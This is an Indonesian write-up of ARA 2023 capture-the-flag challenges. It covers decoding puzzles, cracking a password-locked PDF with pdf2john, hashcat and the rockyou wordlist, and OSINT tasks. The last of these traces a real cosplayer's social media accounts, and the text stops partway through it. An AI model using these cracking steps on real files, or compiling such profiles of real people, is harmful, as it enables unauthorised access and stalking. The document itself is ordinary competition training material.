
- in-sanity check

The screenshot shows a challenge card with the following details:

- Challenge**: A button labeled "Challenge".
- Solves**: A button labeled "75 Solves".
- X**: A close button.
- Title**: **in-sanity check**.
- Points**: **100**.
- Description**: **Even the flag for sanity check is gone?**
- Attachments**: A link labeled "Attachments".
- Author**: **Author: circlebytes#5520**.
- Buttons**: Two buttons: "Flag" and "Submit".

Tahap penggeraan:

1. Pertama buka *Attachments* dan ternyata disini merupakan file google docs yang dapat diedit-edit, dan kebetulan pada saat saya buka flagnya sudah tidak ada, disini saya memeriksa *file history* dan ternyata flag dapat dilihat di pembaharuan ke dua



FLAG : ARA2023{w3lc0m3_4nd_h4v3_4_gr3at_ctfs}

- @B4SH

Challenge 80 Solves X

@B4SH

100

Ailee had just moved out to a boarding house in the countryside to escape the fast-paced and hectic city life. She was very excited to start her life with a new environment, she was very happy before she found out that the room she rented was very dark. Suddenly she found out 2 strange papers on the wall behind the door that says:

"5A495A323032337B346D62793077625F67733066397
3675F677334675F2167355F345F733468733F7D".

Help Ailee to find what's behind the text written on the paper.

Author: L e n s#1048

Flag Submit

Tahap penggeraan:

1. Pertama saya menggunakan *cyberchef* untuk memeriksa pesan

The screenshot shows the CyberChef interface. In the 'Input' section, there is a large amount of hex data: 5A495A323032337B346D62793077625F677330663973675F677334675F2167355F345F733468733F7D. The 'Output' section shows the converted base64 string: ZIZ2023{4mby0wb_gs0f9sg_gs4g_!g5_4_s4hs?}.


Didapati pesan: ZIZ2023{4mby0wb_gs0f9sg_gs4g_!g5_4_s4hs?}

2. Dari sini saya menggunakan bantuan tools dari <https://cryptii.com/pipes/alphabetical-substitution> dan ternyata berhasil didapati flagnya

The screenshot shows the cryptii.com interface for an alphabetical substitution cipher. The ciphertext input is ZIZ2023{4mby0wb_gs0f9sg_gs4g_!g5_4_s4hs?}. The plaintext output is ARA2023{4nyb0dy_th0u9ht_th4t_!t5_4_h4sh?}.

FLAG : ARA2023{4nyb0dy_th0u9ht_th4t_!t5_4_h4sh?}

- D0ts N D4sh3s



D0ts N D4sh3s

100

Albert was lost in a deep forest surrounded by a sea and tried to escape by sending a SOS signal containing a code.

Jack who works at a lighthouse realized that someone was sending a SOS signal and responses as fast as he can.

What do you think Albert tries to say?

Chall File :

<https://drive.google.com/file/d/1h5ht0z64ChQ3v28o9Uq-GI0Uk21camH2/view?usp=sharing>


Author: L e n s#1048

Flag

Submit

Tahap pengerjaan:

1. Pertama buka file pada google drive, ternyata berisi file sandi morse



A large block of Morse code consisting of various dashes and dots, separated by spaces and periods.

2. Disini saya menggunakan tools:

<https://morsecode.world/international/translator.html> untuk

menerjemahkan sandi morse, dan didapatkan hasil binary seperti ini

International Morse

Translator Machine Training Decoders

Input:

```
-- . - - / . - . - - / . - . . / - - . . . / - - . . . / - - . . . / - - . . . / - - . . . / - - . . . / - - . . . / - - . . . / - - . . . / - - . . . / - - . . . / - - . . . / - - . . . / - - . . . / - - . . . / - - . . . / - - . . . / - - . . . / - - . . . / - - . . . / - - . . . /
```


Output:

```
01000001 01010010 01000001 00110010 00110000 00110010 00110011 01111011 00100001  
01110100 01110011 01011111 01101010 01110101 00110101 01110100 01011111 00110100  
01011111 01101101 00110000 01110010 01110011 00110011 01011111 01100001 01100110  
01110100 00110011 00110001 00110010 01011111 01100001 00110001 00100001 01111101
```

Hasil:

```
01000001 01010010 01000001 00110010 00110000 00110010  
00110011 01111011 00100001 01110100 01110011 01011111  
01101010 01110101 00110101 01110100 01011111 00110100  
01011111 01101101 00110000 01110010 01110011 00110011  
01011111 01100001 01100110 01110100 00110011 00110001  
00110010 01011111 01100001 00110001 00100001 01111101
```

3. Terjemahkan lagi menggunakan *cyberchef*, dan flag ditemukan



FLAG : ARA2023{!ts_ju5t_4_m0rs3_aft312_a1!}

- Truth

Challenge 45 Solves X

Truth

176

Kuronushi traveled far away from his country to learn something about himself. He never sure about his identity. Until One day, he met a sage who gave him a book of truth. The sage said " To understand about yourself,Erase the title and find the Bigger case"

Submit the flag on this format ARA2023{} Separate the sentences with _

Attachments

Author: Zangetsu#2398

Flag Submit

Tahap penggeraan:

1. Pertama download file pdf pada *attachment*. Disini pdf dikunci jadi perlu dipecahkan dulu passwordnya.
2. Saya menggunakan **pdf2john** dan **hashcat** untuk melakukan *bruteforce* passwordnya

```
└$ ./pdf2john.pl /home/kali/Downloads/Truth.pdf > /home/kali/Downloads/passpdftruth.txt
```

```
└$ cat passpdftruth.txt
/home/kali/Downloads/Truth.pdf:$pdf$4*4*128*-1060*1*16*077e10eba516a741a6285385b42f5b27*32*df5071
56115f50098c3d8c6fdb1d6622000000000000000000000000000000*32*7a46add4179a8ab90812ae8876369522d5
facc72245be4f28b3559473767d57
```

Ubah sedikit *passpdftruth.txt* sampai text diawali dengan \$ agar dapat dilakukan bruteforce menggunakan **hashcat**



3. Setelah itu lakukan bruteforce dengan tools *hashcat* dan dengan wordlist *rockyou*

```
L$ hashcat -m 10500 passpdftruth.txt /usr/share/wordlists/rockyou.txt.gz
hashcat (v6.2.5) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEPF, DISTRO,
POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: pthread-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1438/2940 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 32


INFO: All hashes found in potfile! Use --show to display them.

Started: Sun Feb 26 08:49:00 2023
Stopped: Sun Feb 26 08:49:00 2023

[~] $ hashcat -m 10500 passpdftruth.txt /usr/share/wordlists/rockyou.txt.gz --show
$pdf$4*4*128*-1060*1*16*077e10eba516a741a6285385b42f5b27*32*df507156115f50098c3d8c6fdb1d66220000
00000000000000000000000000000000*32*7a46addd4179a8ab90812ae8876369522d5facc72245be4f28b3559473767d
57:subarukun
```

*karena tadi sudah dilakukan *bruteforce* maka tampilannya menjadi seperti diatas

Password pdf: **subarukun**



4. Buka pdf, dan sesuai deskripsi soal : "**To understand about yourself,Erase the title and find the Bigger case**" maka disini saya menghiraukan judul dari pdfnya, dan mulai mencari **Uppercase**
5. Didapati hasilnya adalah : **SOUNDSLIKEFANDAGO**
FLAG : ARA2023{SOUNDLSIKEFANDAGO}

- Feedback

Challenge 42 Solves X

Feedback

50

Wah, gimana pelaksanaan lomba CTFnya? Soalnya sulit atau mudah nih?

Nah setelah selesai mengerjakan soal CTFnya, temen-temen bisa isi feedback terlebih dahulu dan feedback ini diisi oleh masing-masing peserta yaa!



<https://intip.in/FeedbackCTFARA4>

Terima kasih banyak sudah membantu kami untuk menjadi lebih baik dan sampai jumpa di serangkaian kegiatan ARA selanjutnya!! ✨

Flag

Submit

*Hanya mengisi form feedback

OSINT

- Time Machine

Challenge 82 Solves ×

Time Machine

100


There was a secret leaked on Official ARA Website. It can only seen on January 22nd 2023. Can you turn back the time?

Author: Oxazr#4883


Flag Submit

Tahap pengerjaan:

1. Pertama saya menggunakan *wayback machine* <http://web.archive.org/> lalu mencari <https://www.its-ara.com/public/> pada situsnya



2. Setelah itu saya cari flag pada *inspect element*, dan ditemukan flagnya



```
<!DOCTYPE html>
<html lang="en">
  <head> ...
    <!-- for active header -->
  </head>
  <body class="font-poppins" onload="activeHeader('Home');">
    <!-- BEGIN WAYBACK TOOLBAR INSERT -->
    <script id="wm-ipp-base" lang="en" style="display: block; direction: ltr;"></script>
    <div id="wm-ipp-print"></div>
    <!-- END WAYBACK TOOLBAR INSERT -->
    <link rel="stylesheet" href="https://web.archive.org/web/20230115084706cs/_https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-awesome.min.css" />
    <nav class="py-4 bg-white border-b-2 border-black sm:px-16 fixed inset-x-0 top-0 z-50"></nav>
    <!-- Menu Navbar -->
    <div id="menu-list" class="hidden fixed inset-0 bg-white z-50 p-4 h-full overflow-auto"></div>
    </div>
    <main>
      <div class="pb-3 relative hidden sm:hidden">
        
        
      </div>
      <div class="relative">
        
        
      </div>
      <section class="relative container mx-auto py-10 sm:px-16 sm:mt-24 md:mt-20"></section>
      <section class="relative py-10 sm:px-16 sm:mt-24 lg:#F9AFFF"></section>
    <!-- ARA2023{d1glt4l_f00tpr1nt_1s_sC4ry} -->
  </main>
  <footer class="bg-slate-200 border-t-2 border-black relative py-2 px-2"></footer>
  <script src="https://web/20230115084706is/_https://its-ara.com/public/src/js/navbar/menu-initiator.js"></script>
  <script></script>
</body>

```

<!-- ARA2023{d1glt4l_f00tpr1nt_1s_sC4ry} -->

FLAG : ARA2023{d1glt4l_f00tpr1nt_1s_sC4ry}

- Backroom

Challenge 73 Solves X

Backroom

100

I found a place that give me a backroom vibes. I think I like this place, so I give this place 5 star. Can you find this place?


[Attachment](#)

Author: Oxazr#4883


Flag Submit

Tahap penggeraan:

1. Pertama download file pada *attachment* dan didapati file foto sebagai berikut:




2. Disini dapat diperiksa dimana foto diambil menggunakan *online image locator* seperti <https://www.pic2map.com/>



Lokasinya berada di Hi-Tech Mall Surabaya

3. Disini berdasarkan soal, ditemukan bahwa pada lokasi sudah diberi bintang 5, maka saya mencoba untuk melihat satu persatu rating di *google maps*, dan ternyata didapati flag sebagai berikut



FLAG : ARA2023{c4r3full_w1th_y0uR_m3tad4ta}

- Hey detective, can you help me

Challenge 36 Solves X

Hey detective, can you help me

304

Ada seorang cosplayer dari China yang sangat aktif bersosial media, dia kadang memposting foto cosplaynya di facebook dan instagram. Dia pernah kuliah di universitas ternama di China, suatu saat dia dan temannya berkunjung pada toko boneka untuk membeli sebuah boneka, tidak lupa dia juga berfoto dengan sebuah maskot di sana. Lalu selanjutnya dia mampir ke sebuah toko buku untuk membeli buku, sebagai seseorang yang update sosial media dia juga mengambil sebuah foto di toko buku tersebut dengan pose terduduk. Ohh iya dia juga pernah berfoto bareng atau collab dengan cosplayer asal China dengan nama 'Sakura'.

[Attachment](#)

Author: Abdierryy#9836

 [Instruction....](#)

[Flag](#) [Submit](#)

Tahap penggeraan:

1. Pertama download file instruction dan didapati ketentuan flag sebagai berikut

Flag dibagi dalam 5 bagian :

1. ID Sosmed
2. Nama Universitas dia berkuliahan
cukup singkatannya saja, contoh Institut Teknologi Sepuluh Nopember menjadi ITS
3. Nama maskot
4. Waktu saat upload foto di toko buku
5. Komentar yang terdapat pada saat dia foto bersama Sakura

Format sebagai dibawah :

ARA2023{ProfileID_Sosmed_NamaUniversitas_NamaMaskot_TanggalBulanTahun-Jam:Menit_RedactedFlag}

Contoh :

ARA2023{46152324397_UTL_Felda_7Mei2017-13:02_r3d4cTED}

2. Disini juga diberikan video pada *attachment*. Disini saya memanfaatkan hint “pernah berfoto bareng atau collab dengan cosplayer asal China dengan nama 'Sakura'.” dan dari situ saya mengetahui bahwa ada cosplayer china bernama *sakuragun*



3. Karena saya mengetahui bahwa orang yang bersamanya adalah *Kenko* maka saya melakukan pencarian pada Facebook, Instagram, dan Weiboo. Berikut Data yang saya peroleh:

Source video yang diberikan pada soal:

<https://www.instagram.com/p/CZQpWSBoGXX/>


Media sosial:

<https://www.instagram.com/yanzikenko/>

<https://www.weibo.com/yanzikenko>

<https://www.facebook.com/yanzikenko.hii/photos>

